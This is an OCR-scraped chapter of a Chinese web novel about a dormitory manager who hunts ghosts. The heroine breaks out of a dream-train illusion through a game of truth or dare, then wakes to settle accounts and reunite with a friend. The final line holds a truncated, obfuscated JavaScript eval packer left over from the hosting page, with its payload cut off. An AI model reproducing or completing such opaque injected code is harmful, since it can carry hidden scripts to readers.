64. 第 64 章

作品:《主业宿管,副业抓鬼

    拾冬又回到哐当哐当的火车里,面前的一切和刚刚并无两样,祝婉儿的灯笼依旧一晃一荡,她移开视线,在黑暗中缓慢往前,突然开口:“我们来玩游戏吧。”


    “玩什么游戏?”祝婉儿问。


    “真心话大冒险。”拾冬停下步子,问前面带路的祝婉儿,“你选真心话还是大冒险。”


    “大冒险。”祝婉儿不假思索回答。


    “好,现在把你的灯笼熄了。”


    前头的祝婉儿停下脚步,回头解释,“熄灭就看不到了。”


    “没关系,熄了。”拾冬凝视着祝婉儿被灯笼微微照亮的下巴,又一次重复,“把它熄了。”“为什么?”祝婉儿反问。


    拾冬一步步朝她靠近,“早上看到你的时候,你还记得我要你说话别那么复古吗?你早上的时候叫郁之郁公子,喊我姑娘,但是刚才的接触中,你都在说你,好神奇,活了几百年的古代人一下子就掌握了现代人的说话方式,真心话大冒险也是,连什么意思都不问直接选了,祝姑娘,学习能力很强。”


    拾冬在祝婉儿五步远的位置停下,


    “你一直在引导我们往前走,在那个女人的房间也是,你有意让她攻击我,你模仿得太不像了,你不知道祝婉儿是个有几百年道行的鬼,她如果想动手,这些意识根本不是她的对手。还有这盏灯,是你的催眠工具吧,关勤。”


    祝婉儿立在黑暗中没有说话也没动作,就静静站着。


    在拾冬还想靠近的时候,祝婉儿终于回过头,她嘴角勾起一个诡异的微笑,整个人像张揉碎的纸在面前化成灰烬。


    车厢瞬间亮了,外面又一次出现水草,鱼虾,海绵宝宝和派大星。


    列车还在重复。


    “我们接着往后走吗?”一直没出声的郁之走过来问。


    拾冬摇头,“这辆列车是关勤设计出来的梦境,我们得把它破了才能出去。”


    “怎么破。”郁之平淡发问。


    “真心话还是大冒险。”


    她抬头看向郁之,她知道自己哭过,眼睛肯定红得很明显,但她好像没那么害怕被人发现了。“真心话。”


    “你是郁之吗?”


    “我是。”


    “真心话还是大冒险。”她抬起右手,镯子正不断发热。“真心话。”


    “你是郁之吗?”


    “我是。”郁之凝视拾冬又一次重复。


    “真心话还是大冒险。”


    镯子第一次在她面前化形,一把红色的剑直指郁之心脏位置。


    “真心话。”


    “你是郁之吗?”


    郁之低头看了眼胸口的剑,脸上毫无惧色,重新看向她红肿的双眼,重复:“我是。”


    话音刚落,刀尖换了个方向,没入主人胸口。


    郁之保持之前的姿势,冷静看向拾冬胸口的剑。


    在这场游戏中,郁之一直在遵守游戏规则,说谎的是自己。“你是不是早就知道了。”


    火车在瓦解,座椅软化,窗帘掉落,水从碎了的窗户灌进来,很快浸湿他们的鞋子。


    “我以为师姐在危急关头会对自己诚实一些,没想到师姐太倔了。”


    拾冬笑了,感觉自己跟着火车在一点点消解,明明知道不会死,这只是自己的一缕意识,她还是有些害怕。


    “师姐刚刚问了我那么多问题,该我问了。”水已经没过小腿,郁之蹚水朝拾冬靠近。“问什么。”


    “真心话还是大冒险。”


    “大冒险。”


    郁之没想到她不按常理出牌,有些苦恼笑了,他还没想好大冒险是什么,怀里扑进一阵风,他呆立在原地,感受水位上涨到膝盖,淹没座椅,头顶的置物架掉入水里,溅起哗啦水声,在一声悠扬的火车鸣笛声中,


    她说:“谢谢。”


    一直以来,谢谢。


    郁之俯下身,完完全全拢住怀里的人,语气温柔但有力:


    “拾冬,走吧。”


    *


    拾冬睁眼,发现自己正躺在101更衣室的小沙发上,她意识回笼一些后,听到了外面传来的声音。


    刚开门走出去,客厅外的人齐刷刷看了过来。


    “醒了?”关勤坐在椅子上朝她打招呼,一边摁着计算器。


    “严微呢?”


    “先别吵,我算账。”关勤不耐烦白了拾冬一眼,好像按错了一个键,又不得不重新计算。


    在一旁看不过眼的郁之夺过她手里的计算器,手指飞快一边按一边说:“你这面墙,按30平方算,500一平方米,是这个数,另外,人工费,运输费,还有你后期找人打扫的清理费,误工费,我一共给你这些钱,有意见吗?”


    关勤看着计算器上的数字,似乎被说服了,双肩一耸,说:“行吧,就按这个数。”


    说完亮出手机收款码,郁之扫过,按照计算出来的数字给她打了一笔钱。


    拾冬反应过来,他们是在说玻璃赔偿的事。


    “还好吗?”郁之付完钱走到拾冬面前,低头看她。


    室内灯光比在幻境里亮多了,拾冬有些不自在,点了点头,越过郁之走向关勤,“严微呢?”


    “你很烦知道吗?”


    “这话我也同样给你。”


    这时,门外走进一个人,竟然是谢白,拾冬提高警觉,下一秒,从谢白身后慢慢走出一个人,拾冬一瞬间停止了呼吸。“阿冬...”向云黛怯怯朝对面的人打招呼,她不是很想哭,但眼泪自己流了下来,“对不起,我没有去投胎,投胎就会忘记所有的事,我不想忘记,对不起,你一定对我很失望吧..可是我..真的...有很多事都没做..”


    如果是以前的拾冬,可能在向云黛说第一个字就会打断,但现在她没有,安静听完后,对向云黛说:


    “那去做吧。”


    向云黛一脸意外,她泪眼朦胧望着不远处的拾冬,她冷冰冰的模样和眼神和之前一样,可为什么又觉得不一样了。


    “对不起...”


    拾冬不知道她在为什么道歉,但自己不那么计较了。谢白在旁边擦了擦云黛湿淋淋的脸,温声提醒,“不是有东西要给你朋友吗?”


    云黛这才想起来,走过去交给她一个葫芦,拾冬接过,两个人默默对视了几秒,云黛回到谢白身边。


    “给一赠一,除了绿头发的,还有一个。”关勤从椅子上站起来,走到拾冬面前仔细打量她。


    “看什么看。”拾冬不耐烦反问。


    “看你好看咯。”拾冬白了关勤一眼。


    “我先走了,记得帮我把门带上。”


    拾冬不回复,正要拔开葫芦栓子,关勤出声提醒,“先别开,让她在里面养两天,不然化不了形。”


    “你对她做了什么?”


    关勤神秘一笑,“无可奉告。”


    “等一下..”拾冬见关勤想走,开口叫住,“那些意识,你打算怎么办?”


    关勤意外会被问这个,她回头看着拾冬,不施粉黛的一张脸,和梦境里的小时候一样,水灵灵的。


    她有些无语地笑了,回答:“你以为我能控制他们想离开的意识吗?是他们自己走不出来,宝贝儿,不是每个人都像你一样...晚安~”<


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 